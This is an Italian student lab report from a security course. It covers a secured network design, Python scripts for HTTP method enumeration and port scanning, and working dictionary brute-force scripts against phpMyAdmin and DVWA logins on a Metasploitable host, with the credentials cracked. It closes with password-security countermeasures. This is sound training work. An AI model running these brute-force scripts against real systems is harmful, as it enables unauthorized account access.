

Andrea Cuore

Emanuel Pollidoro

Gabriele Di giampietro

Lorenzo Scorbaioli

Riccardo Mascheroni

Claudio De Cicco

Adrian Amarfi

BUILD WEEK 1

TASK:


I risultati attesi del progetto sono i seguenti:

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi
- Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target
- Programma in Python per la valutazione dei servizi attivi (port scanning)
- Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentate di livello quando riuscite a trovare la combinazione corretta per il livello precedente).
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consigliereste ad un impiegato che utilizza **admin** e **password** come credenziali?)

Design di rete:

Nel design di rete ci siamo occupati di mettere in sicurezza le componenti critiche della nostra struttura, per la precisione le componenti messe in sicurezza sono:

- Web Server – che espone diversi servizi accessibile al pubblico.
- Application Server – che espone diversi applicativi di E-commerce accessibile solo agli impiegati.



Per la parte Web server, i metodi di sicurezza adottati sono:


Il web server è stato inserito in una DMZ (Demilitarized Zone), un segmento di rete che espone servizi raggiungibili da internet. Poiché il server può essere raggiunto da internet sono servite delle misure di sicurezza maggiori, tra le quali, in ingresso vediamo un Reverse Proxy ed un Firewall collegato ad un IDS, il cui scopo è quello di filtrare e controllare i dati. Successivamente troviamo un Firewall che effettua un secondo controllo, e nel caso l'attaccante riesca a bypassare anche questo controllo vi è stato inserito un Honeypot, in modo tale da "depistare" l'attaccante dal reale target. Infine, vediamo un ulteriore controllo a protezione del Web server, il WAF (Web Application Firewall). Esso ha la funzione di controllare gli accessi alle risorse di un sistema, filtrando il traffico che viene scambiato tra l'ambiente interno e il mondo esterno e ha la capacità di analizzare e filtrare il traffico HTTP.

Il router presente nella "zona" Web Server, è stato inserito per separare la rete a cui può accedere il pubblico per usufruire dei servizi per il Web Server dalla rete interna Aziendale.

Vi è stato inserito un Firewall tra i due router per permettere lo scambio di dati SOLO in uscita, in modo tale che il web server possa essere raggiunto dai dipendenti di Theta e la rete interna non fosse raggiungibile dall'esterno.

Nella parte Server, vediamo una sala server con l'Application Server, dove vi sono hostati i servizi di e-commerce raggiungibili dai dipendenti, un server DNS che servirà a dare appunto il dominio all'Application server e permetterà ai dipendenti di connettersi a esso ed infine un DHCP Server che servirà per dare l'IP ai dipendenti. Questa Sala è protetta da un IDS in parallelo con un Firewall che filtra i dati in entrata e "limita" i dipendenti nelle loro azioni.

RILEVATORE VERBI HTTP:

A screenshot of a Python script in a dark-themed editor. The script imports the http.client module and prompts the user for host, port, and path. It then uses http.client.HTTPConnection to send an 'OPTIONS' request and prints the allowed methods from the 'allow' header. A try-except block handles connection errors.

```
import http.client

host = input("inserisci host/ IP del target: \n")
porta = input("Inserite la porta del sistema(default:80): ")
path = input("Inserire il path dove controllare i metodi abilitati: ")
if(porta == ''):
    porta = 80

try:
    connection = http.client.HTTPConnection(host,porta)
    connection.request('OPTIONS', '/' + path + ".html") Invia richiesta HTTP
    response = connection.getresponse()
    methods = response.getheader("allow").split(",")
    print("[+]La porta scansionata e' :", porta, "I servizi attivi sono : \n")

    for i in range(len(methods)):
        print ("\n[+] {}".format(methods[i]))

except ConnectionRefusedError:
    print("Connessione fallita")
```

Scopo principale del rilevatore di verbi HTTP è appunto quello di recuperare informazioni circa i verbi HTTP che sono abilitati su un determinato Web Server.

Importiamo il modulo http.client per utilizzarne le funzioni, successivamente richiediamo in input:

- L'host
- La porta
- E il path url

Per la porta, se non vi è specificato un valore dall'utente, verrà impostata di default la porta 80, mentre i parametri host e porta serviranno per definire i parametri della nostra funzione http.client.HTTPConnection.

Nella seconda parte del codice, all'interno di un try catch, vediamo la parte che gestisce la connessione. Tramite la funzione .request inviamo una richiesta http specificando il verbo e il path inserito dall'utente. Successivamente vi sarà una variabile che si occuperà di reperire la risposta ottenuta dalla nostra funzione .request, e tramite questa risposta sarà possibile recuperare l'header per

verificare successivamente, tramite un ciclo for, quali verbi sono ammessi dal Web Server.

```
(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$ python verbi.py
Inserisci host/ IP del target:
192.168.50.101
Inserite la porta del sistema(default:80):
Inserire il path dove controllare i metodi abilitati: phpMyAdmin
[+]La porta scansionata e' : 80 I servizi attivi sono :

[+] GET

[+] HEAD

[+] POST

[+] OPTIONS

[+] TRACE

(kali㉿kali)-[~/Desktop]
$
```

PORT SCANNER:

```
GNU nano 6.3 portscanner.py
import socket
target = input('Enter the IP address to scan: ')
portrange = input('Enter the port range to scan (es 5-200): ')

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])+1

print('Scanning host ', target, 'from port',lowport, 'to port', highport)

for port in range(lowport, highport):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target, port))
    if(status == 0):
        print('Port',port,'-OPEN')
    else:
        print('Port',port,'-CLOSED')
    s.close()
```

Come input, chiediamo all'utente quale sia il target (IP address) da scansionare e il range di porte desiderato che andiamo a dividere così da avere una variabile con la porta più bassa e una con la porta più alta utilizzando la funzione split.

Implementiamo un ciclo for che va dalla porta più bassa alla più alta.

Nel codice qui sopra possiamo vedere come abbiamo utilizzato la libreria socket. In particolare nella variabile S dove andiamo a specificare il tipo di connessione.

Con il parametro AF_INET andiamo a dichiarare che il tipo di comunicazione si svolgerà utilizzando IPv4, mentre per quanto riguarda SOCK_STREAM serve ad indicare che il tipo di protocollo è TCP.

Infine andiamo a “bussare” alla porta per raccoglierne il codice di stato che andremo a controllare con una coppia if / else per stampare a schermo i risultati.

Come esempio di esecuzione abbiamo qui sopra i risultati di uno scan eseguito da Kali a Metasploitable

```
(kali@kali)-[~/Desktop/Epicode_Lab]
$ python portscanner.py
Enter the IP address to scan: 192.168.50.101
Enter the port range to scan (es 5-200): 50-80
Scanning host 192.168.50.101 from port 50 to port 81
Port 50 -CLOSED
Port 51 -CLOSED
Port 52 -CLOSED
Port 53 -OPEN
Port 54 -CLOSED
Port 55 -CLOSED
Port 56 -CLOSED
Port 57 -CLOSED
Port 58 -CLOSED
Port 59 -CLOSED
Port 60 -CLOSED
Port 61 -CLOSED
Port 62 -CLOSED
Port 63 -CLOSED
Port 64 -CLOSED
Port 65 -CLOSED
Port 66 -CLOSED
Port 67 -CLOSED
```

BRUTEFORCE PHPMYADMIN:

```
import requests

url = input("Insert the URL: ")
try:
    username_file = open('/home/kali/Desktop/Buildweek1/usernames.txt')
    password_file = open('/home/kali/Desktop/Buildweek1/passwords.txt')
except:
    print("\n-file non trovato, controllare il percorso del path nel codice-")
    exit()

user_list = username_file.readlines()
pwd_list = password_file.readlines()

for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print(user, "-", pwd)
        data = {'pma_username': user, 'pma_password': pwd, 'Go': "Go"}
        send_data_url = requests.post(url, data = data)
        if not 'login' in str(send_data_url.content):
            print("Username e Password", user, pwd)
            exit()
```

Andiamo ad eseguire un Bruteforce all'URL di phpMyAdmin. La simulazione ha origine dal database server di Metasploitable.

Per prima cosa importiamo la libreria << requests >> che servirà a darci le funzioni nel codice per ottenere la risposta dei dati inviati, nel nostro caso il responso della combinazione username e password corrette.

Per la combinazione di username e password utilizziamo la funzione open che ci permette di leggere i nostri dizionari con gli username e password più utilizzati, in questa fase vi è stato aggiunto anche un “ try catch” di sicurezza per evitare eventuali problemi di infinity loop o simili, difatti se la funzione non riuscirà ad aprire il file assegnatoli in fase di implementazione, il programma si arresterà lasciando un messaggio a schermo.

Se il programma riuscirà ad aprire i nostri dizionari avvierà un ciclo for annidato che andrà a matchare le varie combinazioni di username e password e successivamente verranno processati come parametri dal nostro payload.

Una volta settato il payload il programma farà una richiesta di tipo POST alla pagina attaccata passandogli come parametri i parametri del nostro payload (simulando un accesso) e successivamente farà un controllo per valutare se le credenziali passate risultino corrette.

Per effettuare tale controllo abbiamo stampato la risposta che ci viene fornita dalla richiesta e abbiamo notato che vi è presente una stringa << login >> che va ad indicare la sezione del form di login

```
print (user, "-", pwd)
data = {'pma_username': user, 'pma_password': pwd, 'Go': "Go"}
send_data_url = requests.post(url, data = data)
print (send_data_url.content)
```

```
python brutepma.py
Insert the URL: http://192.168.50.101/phpMyAdmin/
quest - #comment: This collection of data is (C) 1996-2020 by Insecure.Com LLC.
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\nhtml xmlns="http://www.w3.org/1999/xhtml"
e-Content-Type" content="text/html; charset=utf-8" />\n <link rel="icon" href="/favicon.ico" type="image/x-icon" />\n <link rel="shortcut icon" href="/favicon.ic
nk rel="stylesheet" type="text/css" href="/phpmyadmin.css.php?token=e4226db78c404d0e9f961357c34a8538&js_from=right&nocache=2657687151" />\n <link rel="stylesheet
ame="robots" content="noindex,nofollow" />\n<script type="text/javascript">\n</[CDATA[\\n// show login form in top frame\\nif (top != self) {\\n window.top.location.href
a"\\n\\n <div class="container">\n<a href="http://www.phpmyadmin.net" target="_blank" class="logo">\n</div>\n<div class="error">\n<div>Access denied for user 'guest'@'localhost' (using password: YES)</div>\n<form method="
den" name="db" value="" />\n<input type="hidden" name="table" value="" />\n<input type="hidden" name="token" value="e4226db78c404d0e9f961357c34a8538" />\n<fieldset>\n<legend xml:3
hange="this.form.submit();" xml:lang="en" dir="ltr">\n <option value="en-utf-8" selected="selected">English</option>\n\\n </select>\n </fieldset>\n <nos
ubmit value="Go" />\n </fieldset>\n </script>\n</form>\n <div>\nLogin form ->\n<form method="post" action="index.php" name="login_form" autocomplete="of
g in</legend>\n\\n <div class="item">\n <label for="input_username">Username:</label>\n <input type="text" name="pma_username" id="input_userna
<div class="item">\n <label for="input_password">Password:</label>\n <input type="password" name="pma_password" id="input_password" value="" size=
idden" name="server" value="1" /> </fieldset>\n <fieldset class="tblFooters">\n <input value="Go" type="submit" id="input_go" />\n <input type="hidden" nam
ata">\n</form>\n\\n <div>\n<div class="warning">Cannot load sa href="http://php.net/mcrypt" target="documentation"><em>encrypt/openssl/> extension. Please check your php conf
</[CDATA[\\nfunction PMA_focusInput()\\n\\n var input_username = document.getElementById("input_username");\\n var input_password = document.getElementById("input_pa
t_username.focus();\\n } else {\\n input_password.focus();\\n }\\n\\n\\nwindow.setTimeout("\\ PMA_focusInput()", 500);\\n// ]>\n</script>\n </body>\n</html>\n
```

. Questa stringa è stata utilizzata come parametro per valutare la riuscita o meno dell’attacco bruteforce, difatti si è utilizzato un “if not ‘login’ ”, ovvero controlla che nella risposta non ci sia la stringa login, se questa condizione viene soddisfatta le credenziali sono esatte e a schermo ci apparirà un messaggio con le credenziali con il seguente arresto del programma.

```
(kali㉿kali)-[~/Desktop/Buildweek1]
$ python bruteforcephp.py
Insert the URL: http://192.168.50.101/phpMyAdmin/
jhonny - ciao
jhonny - baao
jhonny - forty
jhonny - hhh
jhonny - bye
jhonny -
jhonny - chat
jhonny - chet
jhonny - password
harry - ciao
harry - baao
harry - forty
harry - hhh
harry - bye
harry -
harry - chat
harry - chet
harry - password
guest - ciao
guest - baao
guest - forty
guest - hhh
guest - bye
guest -
Username e Password guest
```

BRUTEFORCE DVWA:

Per realizzare il bruteforce DVWA ci siamo avvalsi della libreria BeautifulSoup presente in Python, questa libreria ci ha dato la possibilità di lavorare sul codice HTML utilizzando come mezzo di confronto il messaggio che ci veniva stampato quando venivano inserite credenziali errate. Con la valutazione di tale messaggio, il nostro programma poteva constatare se l'accesso fosse andato a buon fine o meno.


```
GNU nano 6.4 LOWDVWA.py
import requests
from bs4 import BeautifulSoup


ip = "192.168.50.101"
header = {
    "Cookie": "security=high; PHPSESSID=bdcfb521b2a85075324fb3f41f36e040"
}
with open("/usr/share/nmap/nselib/data/usernames.lst", 'r') as names:
    for username in names:
        with open("password.txt", 'r') as passwords:
            for password in passwords:
                url = "http://%s/dvwa/vulnerabilities/brute/" % ip
                r = requests.get(url, headers=header)
                soup = BeautifulSoup(r.text, "html.parser")

                get_data = {
                    "username": username.strip(),
                    "password": password.strip(),
                    "Login" : "Login"
                }
                print("+ " * 20)
                print('User name :', username.strip())
                print('Password :', password.strip())
                r = requests.get(url, params=get_data, headers=header)
                if not 'Username and/or password incorrect.' in r.text:
                    print('Accesso Riuscito')
                    exit()
                else:
                    print('Accesso Negato')
                print('+ ' * 20)
```

Come procedura standard per il nostro Bruteforce abbiamo implementato un ciclo for annidato che andrà a inserire le varie combinazioni di id e password, questo è possibile con il comando Open leggerà i file dove sono presenti le nostre liste di ID e PW più utilizzate. Questa parte va in combinazione con il payload creato sotto la voce get_data che passerà i parametri Username e password al form di login, che presenta come parametri:

- “username” : Per l’inserimento username
- “password” : Per l’inserimento della password
- “Login” : che ha come valore “Login” e simula la pressione del bottone di log.

Successivamente il programma farà una richiesta di GET (questa informazione ci viene fornita da Burpsuite) e utilizzerà come parametri l’url, il nostro payload per l’invio dei dati e il nostro header che in questo caso rappresenta il cookie di sessione, senza quest’ultimo abbiamo riscontrato un reindirizzamento permanente (codice 302) alla pagina di login.php sviandola dalla web directory .../brute.



Infine, troviamo il lavoro svolto dalla libreria BeautifulSoup, che grazie alla parserizzazione dell'HTML avvenuta in precedenza (variabile soup), ci permette di controllare la risposta della pagina HTML.

Per la corretta esecuzione di questa parte abbiamo eseguito un test sulla pagina di login, inserendo credenziali errate e abbiamo riscontrato l'acquisizione da parte di Burpsuite di una stringa, che successivamente verrà utilizzata per il

controllo d'accesso da parte del Bruteforce, la stringa in questione è :
Username and/or password incorrect.

Request	Response
<pre> Pretty Raw Hex 1 GET /dvwa/vulnerabilities/brute/?username=<u>efwufe&password=ffwefwefwe&Login=Login</u> HTTP/1.1 2 Host: 192.168.50.101 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/ xml;q=0.9,image/avif,image/webp,image/apng,* /*;q=0.8,application/signed-exchange;v=b3;q= 0.9 6 Referer: http://192.168.50.101/dvwa/vulnerabilities/b rute/ 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Cookie: security=high; PHPSESSID= 834e5f2110a1596eff908602b22e0a92 0 Connection: close 1 2 </pre>	<pre> Pretty Raw Hex Render 58 Username:
 <input type="text" name=" username">
 Password:
 <input type="password" AUTOCOMPLETE="off" name=" password">
 <input type="submit" value=" Login" name="Login"> </form> 59 <pre>
 Username and/or password incorrect. </pre> 60 </div> 61 <h2> More info </h2> <a href=" http://192.168.50.101/dvwa/vulnerabilities/brute/?username=efwufe&password=ffwefwefwe&Login=Login" 62 63 64 65 66 67 68 69 </pre>

Procediamo a implementare un ulteriore ciclo for che prende in analisi il nostro `requests.get` e controlla se nella risposta compare la stringa “Username and/or password incorrect.

Se compare il programma continuerà ad inviare il payload con la combinazione usr/pw successiva e apparirà un messaggio con su scritto <<accesso negato>>, mentre se non compare il programma restituirà il messaggio <<accesso riuscito>> e terminerà sì arresterà.

```
kali@kali: ~/...  
File Actions Edit View Help  
++++++  
User name : admin  
Password : 2141  
Accesso Negato  
++++++  
User name : admin  
Password : fsdf  
Accesso Negato  
++++++  
User name : admin  
Password : 414  
Accesso Negato  
++++++  
User name : admin  
Password : rqwerq  
Accesso Negato  
++++++  
User name : admin  
Password : 241421  
Accesso Negato  
++++++  
User name : admin  
Password : fefw  
Accesso Negato  
++++++  
User name : admin  
Password : addsa  
Accesso Negato  
++++++  
User name : admin  
Password : sudo  
Accesso Negato  
++++++  
User name : admin  
Password : otp  
Accesso Negato  
++++++  
User name : admin  
Password : password  
Accesso Riuscito
```

ANALISI DEI VARI LIVELLI BRUTEFORCE DVWA:

Nelle varie fasi di sicurezza del DVWA hostato su metasploitable NON abbiamo riscontrato nessuna variazione.

Difatti i livelli low e medium si comportano allo stesso modo mentre il livello High aggiunge un delay nell'invio delle credenziali di 3 secondi, rendendo più lungo il processo di Bruteforcing.

E' giusto delineare che questo risulta essere un bug di Metasploitable, difatti avviando DVWA in locale notiamo i seguenti livelli di difficoltà:

- Low : nessuna protezione
- Medium : delay di 3 secondi nell'invio delle credenziali
- High : aggiunta di un CSRF token ad ogni invio di credenziali.

CONSIGLI PER AUMENTARE LA SICUREZZA:

Per una sicurezza maggiore, si consiglia di utilizzare password non banali contenenti informazioni personali o troppo generiche, le linee guida da seguire potrebbero essere :

- Lunghezza password: Almeno 16 caratteri alfanumerici con caratteri speciali del tipo: [a-z/A-Z/0-9/*?!]
- Generata da un generatore random di password (per una maggiore sicurezza si consiglia di generare la password due volte e prendere metà da ognuna delle parti, per evitare eventuali leak a seguito di un attacco al password generator)
- Cambio password obbligatorio dopo max 6 mesi
- Autenticazione a due fattori (Per eventuali accessi a dati molto sensibile e raccomandato l'utilizzo di un MFA)
- Corsi di sicurezza informatica (anche base) per il personale in azienda
- Backup periodici per prevenire eventuale Ransomware
- Mantenere sempre i sistemi aggiornati all'ultima versione disponibile